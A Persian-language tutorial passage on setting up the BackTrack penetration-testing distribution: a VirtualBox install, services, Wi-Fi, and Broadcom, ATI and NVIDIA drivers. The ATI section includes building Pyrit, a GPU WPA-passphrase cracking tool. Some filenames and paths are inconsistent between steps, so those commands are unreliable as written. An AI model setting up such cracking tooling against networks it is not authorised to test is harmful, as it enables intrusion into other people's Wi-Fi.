


۳) انتخاب میزان RAM که می خواهید به BT دهید.

نکته ۱: Ram انتخابی بستگی به رم خود سیستم شما دارد.


نکته ۲: پس از خاموش کردن ماشین مجازی (VM)، رم گرفته شده از سیستم، مجدد به سیستم بر می گردد.






تا اینجا BT را آماده برای کار بر روی VB کردیم.

(۴) انتخاب setting.




(به storage بروید.

Cisco Certified Security Professional



۶ فایل iso بکترک را انتخاب کنید.



۷ در نهایت بر روی OK کلیک کنید.


۸) ماشین Backtrack..... را انتخاب کرده و روی start کلیک کنید.



۹) نحوه نصب هم مثل روش "نصب بکترک به عنوان تنها سیستم عامل" می باشد.

نصب VM-Tools بر روی virtual-box:

وقتی وارد محیط BT شدید. مراحل زیر را بروید.



تغییر دادن **root – password**:

وارد کردن دستور در ترمینال: passwd

```
root@bt: ~# passwd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@bt: ~# █
```

راه اندازی سرویس ها :

```
service [name-service] [start/stop]
```

```
service apache2 start
```

```
service pure-ftpd stop
```

چک کردن وضعیت سرویس با **netcat** :

```
netcat -t -l | grep 22
```

: شماره پورت.

چک کردن **FTP server** :

```
netcat -t -l | grep 21
```

شروع به کار سرویس از لحظه بوت شدن سیستم :

```
update-rc.d -f <service name> defaults
```

```
update-rc.d -f ssh defaults
```

نکته: برای فعال و غیر فعال کردن سرویس ها به مسیر زیر بروید:

```
applications > backtrack > services
```

کار با شبکه :



به مسیر زیر بروید:

```
Applications>>>Internet >>>>Wicd Network Manager
```

یا دستور زیر

wicd-gtk --no-tray

برای وصل شدن به شبکه Wi-Fi شبکه مورد نظر را انتخاب کرده و روی properties کلیک کرده و در قسمت key و نوع encryption را هم برای وصل شدن مشخص کنید و ok کنید.




چند زبانه کردن کیبورد :

به مسیر زیر بروید:

system >> preferences >> keyboard

سپس به برگه layouts بروید، گزینه add را انتخاب کرده و زبان خود را مشخص کنید. برای تغییر دادن کلید های shortcut تغییر زبان، روی option کلیک کنید. سپس در این بخش از option، گزینه Key(S) to change layout را انتخاب کنید. پیشنهاد: alt + shift را انتخاب کنید.



نصب ۲ نرم افزار کاربردی :

در فصل سوم، کامل راجع به دستورات بحث خواهد شد. ولی فعلا شما این ۲ نرم افزار را نصب کنید:

1. `sudo apt-get update`
2. `apt-get install synaptic`
`apt-get install software-center`

یا

```
apt-get install synaptic sudo  
sudo apt-get install software-center
```

سفارشی کردن Backtrack

مقدمه

در این فصل نحوه کار با درایورها، نصب آن، رمزنگاری اطلاعات و دیگر ابزارها آشنا می شویم.

نکته: به نظر من فعلا وارد مباحث زیر نشوید، بگذارید مسلط به این توزیع شوید و بعد از اتمام این کتاب، این فصل را بخوانید.

منظورم سرفصل های زیر می باشد و شامل دیگر سرفصل های این بخش نمی باشد:

(۱) نصب driver broadcom

(۲) نصب driver ATI video card

(۳) نصب kernel headers

(۴) نصب driver NVIDIA card

تهیه و آماده کردن kernel headers :

دستورات زیر را وارد کنید:

- 1) prepare-kernel-sources
- 2) cd /usr/src/linux
cp -rf include/generated/* include/linux/
- 3) prepare-kernel-sources

```
root@bt: /usr/src/linux
File Edit View Terminal Help
root@bt:~# prepare-kernel-sources
[*] Kernel source seems to be available
HOSTCC scripts/basic/fixdep
HOSTCC scripts/kconfig/conf.o
HOSTCC scripts/kconfig/zconf.tab.o
HOSTLD scripts/kconfig/conf
scripts/kconfig/conf --silentoldconfig Kconfig
HOSTCC scripts/mod/mk_elfconfig
MKELF scripts/mod/elfconfig.h
HOSTCC scripts/mod/file2alias.o
HOSTCC scripts/mod/modpost.o
HOSTCC scripts/mod/sumversion.o
HOSTLD scripts/mod/modpost
HOSTCC scripts/selinux/genheaders/genheaders
HOSTCC scripts/selinux/mdp/mdp
HOSTCC scripts/kallsyms
HOSTCC scripts/conmakehash
HOSTCC scripts/bin2c
HOSTCC scripts/recordmcount
CHK include/linux/version.h
CHK include/generated/utsrelease.h
CC arch/x86/kernel/asm-offsets.s
prepare-kernel-sources GEN include/generated/asm-offsets.h
CALL scripts/checksyscalls.sh
[*] tada!
root@bt:~# cd /usr/src/linux
root@bt:/usr/src/linux# cp -rf include/generated/* include/linux/
root@bt:/usr/src/linux# prepare-kernel-sources
[*] Kernel source seems to be available
scripts/kconfig/conf --silentoldconfig Kconfig
CHK include/linux/version.h
CHK include/generated/utsrelease.h
```

```
root@root:~# prepare-kernel-sources
[*] Kernel source seems to be available
scripts/kconfig/conf --silentoldconfig Kconfig
CHK include/linux/version.h
CHK include/generated/utsrelease.h
CALL scripts/checksyscalls.sh
[*] tada!
root@root:~#
```

نصب درایور broadcom

روش اول:

در ترمینال:

- 1) cd /tmp/
wget www.broadcom.com/docs/linux_sta/hybri-portsrc_x86_64-v5_100_82_112.tar.gz

```
root@bt:/tmp# cd /tmp
root@bt:/tmp# wget http://www.broadcom.com/docs/linux_sta/hybr-portsrc_x86_64-v
5_100_82_112.tar.gz
--2012-09-25 21:55:13-- http://www.broadcom.com/docs/linux_sta/hybr-portsrc_x8
6_64-v5_100_82_112.tar.gz
Resolving www.broadcom.com... 141.8.224.106
Connecting to www.broadcom.com|141.8.224.106|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: `hybr-portsrc_x86_64-v5_100_82_112.tar.gz'
[ <=> ] 53,536 249K/s in 0.2s
2012-09-25 21:55:16 (249 KB/s) - `hybr-portsrc_x86_64-v5_100_82_112.tar.gz' sav
ed [53536]
```

۲) ساخت فولدر

```
mkdir broadcom
```

۳) extract کردن فایل‌ها که فشرده شده است :

```
tar xvfz hybrid-portsrc_x86_64-v5_100_82_112.tar.gz -C /tmp/broadcom
```

۴) دستورات زیر:

```
make clean
```

```
make
```

```
make install
```

5) update dependencies :

```
depmod -a
```

۶) جلوگیری کردن از بالا آمدن ماژول‌ها در بالا آمدن سیستم:

```
echo "blacklist <module>" >> /etc/modprobe.d/blacklist.conf
```

۷) ماژول‌های پیدا شده را با دستور زیر پاک می‌کنیم:

```
rmmod <module>b43
```

۸) جلوگیری کردن از بالا آمدن ماژول‌ها در بالا آمدن سیستم:

```
echo "blacklist <module>" >> /etc/modprobe.d/blacklist.conf
```

۹) اضافه کردن ماژول جدید به boot-process :

```
modprobe wl
```

(۱) دستور زیر:

```
lspci -vnn | grep Network
```

نتیجه دستور بالا در سیستم من:

```
Broadcom Corporation BCM4322 802.11a/b/g/n Wireless LAN Controller [14e4:4727 ] (rev01)
```

(۲) PCI-ID به دست آمده را در سایت زیر چک کنید:

<http://wireless.kernel.org/en/users/Drivers/b43>

(۳) برای من: e4:472714

سپس:

```
sudo apt-get remove bcmwl-kernel-source  
sudo apt-get install b43-fwcutter
```

دستور پایینی ممکن است اجرا نشود که شما باید آن را در گوگل سرچ دانلود کنید.

```
sudo apt-get install firmware-b43-installer
```

(۴) سپس:

```
cat /etc/modprobe.d/* | egrep 'bcm'
```

یک سری لیست نشان می دهد.

اگر این اسم پایینی وجود داشت در لیست که OK هست. اگر نه، باید به این صورت عمل کنید:

blacklist bcm43xx این اسم باید در blacklist باشد.

در صورت نبودن مراحل زیر را انجام دهید:

```
cd /etc/modprobe.d/  
sudo gedit blacklist.conf
```

(۵) سپس اضافه کنید:

```
blacklist bcm43xx
```

و save کنید.

سایت های کاربردی برای نصب درایور **broadcom**:

<http://wireless.kernel.org/en/users/Drivers/b43>

<http://askubuntu.com/questions/55868...reless-drivers>

<https://help.ubuntu.com/community/Wi...Driver/bcm43xx>

<http://wiki.debian.org/bcm43xx>

<http://www.linuxquestions.org/questi...u-lucid-875477>

<http://ubuntuforums.org/showthread.php?t=915449>

نصب و راه اندازی ATI video card :

(۱) دستور زیر:

```
cd /tmp/
```

(۲) دانلود فایل :

<http://support.amd.com/us/gpudownload/Pages/index.aspx>

```
wget http://www2.ati.com/drivers/linux/amd-driver-installer-12-1-x86.x86_64.run
```

```
root@bt:~# cd /tmp
root@bt:/tmp# wget http://www2.ati.com/drivers/linux/amd-driver-installer-12-1-x86.x86_64.run
--2012-09-27 20:38:28-- http://www2.ati.com/drivers/linux/amd-driver-installer-12-1-x86.x86_64.r
un
Resolving www2.ati.com... 12.120.106.146
Connecting to www2.ati.com[12.120.106.146]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 106085279 (101M) [application/octet-stream]
Saving to: `amd-driver-installer-12-1-x86.x86_64.run'


100%[=====>] 106,085,279 702K/s in 2m 36s

2012-09-27 20:41:04 (665 KB/s) - `amd-driver-installer-12-1-x86.x86_64.run' saved [106085279/1060
85279]

root@bt:/tmp#
```

(۳) دستور نصب :

```
sh amd-driver-installer-12-1-x86.x86_64.run
```

۴) سیستم را restart کنید.

۵) نصب بسته های مورد نظر:

```
apt-get install libroot-python-dev libboost-python-dev libboost1.40-all-dev cmake
```

۶) دانلود AMD APP SDK:

```
wget http://developer.amd.com/Downloads/AMD-APP-SDK-v2.6-Inx64.tgz
```

۷) ساخت فولدر:

```
mkdir AMD-APP-SDK-v2.6-Inx64
```

۸) خارج کردن از فشرده سازی:

```
tar zxvf AMD-APP-SDK-v2.6-Inx64.tgz -C /tmp/AMD-APP-SDK-v2.6-Inx64
```

۹) رفتن به مسیر زیر:

```
cd AMD-APP-SDK-v2.6-Inx64
```

```
10) sh Install-AMD-APP.sh
```

```
11) echo export ATISTREAMSDKROOT=/opt/AMDAPP/ >> ~/.bashrc  
source ~/.bashrc
```

(۱۲) دانلود کامپایل برای CAL++ و Pyrit :

```
cd /tmp/
```

```
svn co https://calpp.svn.sourceforge.net/svnroot/calpp calpp
```

```
cd calpp/trunk
```

```
cmake
```

```
make
```

```
make install
```

```
cd /tmp/
```

```
svn co http://pyrit.googlecode.com/svn/trunk/ pyrit_src
```

```
cd pyrit_src/pyrit
```

```
python setup.py build
```

```
python setup.py install
```

(۱۳) نصب OpenCL:

```
cd /tmp/pyrit_src/cpyrit_opencl
```

```
python setup.py build
```

```
python setup.py install
```

(۱۴) ایجاد تغییرات در فایل cpyrit_calpp :

```
cd /tmp/pyrit_source/cpyrit_calpp
```

```
vi setup.py
```

خط زیر را پیدا کنید و جایگزین کنید:

```
VERSION = '0.4.0-dev'
```

```
VERSION = '0.4.1-dev'
```

و نیز:

```
CALPP_INC_DIRS.append(os.path.join(CALPP_INC_DIR, 'include'))
```

یا

```
CALPP_INC_DIRS.append(os.path.join(CALPP_INC_DIR, 'include/CAL'))
```

(۱۵) نصب کنید و تمام. یک ریست هم بکنید.

```
python setup.py build
```

```
python setup.py install
```

نصب درایور NVIDIA video card :

نکته: دستور زیر برای ۶۴ بیتی است. در پایان ۳۲ بیتی را قرار می دهیم.

1) cd /tmp/

2) wget http://developer.download.nvidia.com/compute/cuda/4_1/rel/drivers/NVIDIA-Linux-x86_64-285.05.33.run

```
root@bt:/tmp# cd /tmp
root@bt:/tmp# wget http://developer.download.nvidia.com/compute/cuda/4_1/rel/drivers/NVIDIA-Linux-x86_64-285.05.33.run
--2012-09-27 21:03:51-- http://developer.download.nvidia.com/compute/cuda/4_1/rel/drivers/NVIDIA-Linux-x86_64-285.05.33.run
Resolving developer.download.nvidia.com... 64.213.163.56, 64.213.163.215
Connecting to developer.download.nvidia.com|64.213.163.56|:80... connected.
HTTP request sent, awaiting response... 200 OK
